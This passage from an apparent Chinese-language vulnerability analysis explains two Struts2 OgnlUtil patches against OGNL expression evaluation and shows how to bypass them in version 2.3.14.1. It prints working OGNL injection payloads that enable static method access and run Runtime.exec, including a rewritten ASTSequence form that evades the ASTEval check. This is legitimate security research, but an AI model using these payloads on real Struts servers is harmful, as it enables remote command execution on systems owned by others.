3.2 OgnlUtil.enableEvalExpression的作用（可绕过）


OgnlUtil中加了两个补丁

1. `OgnlUtil.enableEvalExpression` 属性默认为false
2. `isEvalExpression` 方法，用于判断是否为ASTEval类

这两个补丁都集中在了OgnlUtil.compile方法



`OgnlUtil.isEvalExpression` 方法的 `node.isEvalChain` 方法用于判断是否为可以执行命令的ASTEval类



`isEvalChain` 方法只在SimpleNode与ASTEval类中存在，所以这个方法其实就是在判断Node是否为ASTEval类的对象，按照之前的payload方式是无法在 2.3.14.1 版本中执行的，回顾下payload

```
1  %{(#_memberAccess['allowStaticMethodAccess']=true)
   (#context['xwork.MethodAccessor.denyMethodExecution']=false)
   (@java.lang.Runtime@getRuntime().exec('calc'))}
```

是()()格式，所以OGNL的Node类型是ASTEval， 2.3.14.1 版本中需要把payload替换为下面的类型，Node类型为ASTSequence，成功执行payload

```
1  %
   {#_memberAccess['allowStaticMethodAccess']=true,#context['xwork.MethodAccessor.denyMethodExecution']=false,@java.lang.Runtime@getRuntime().exec('calc')}
```

所以这个补丁的作用并不是很大，讲到这里漏洞原理就全部讲完了。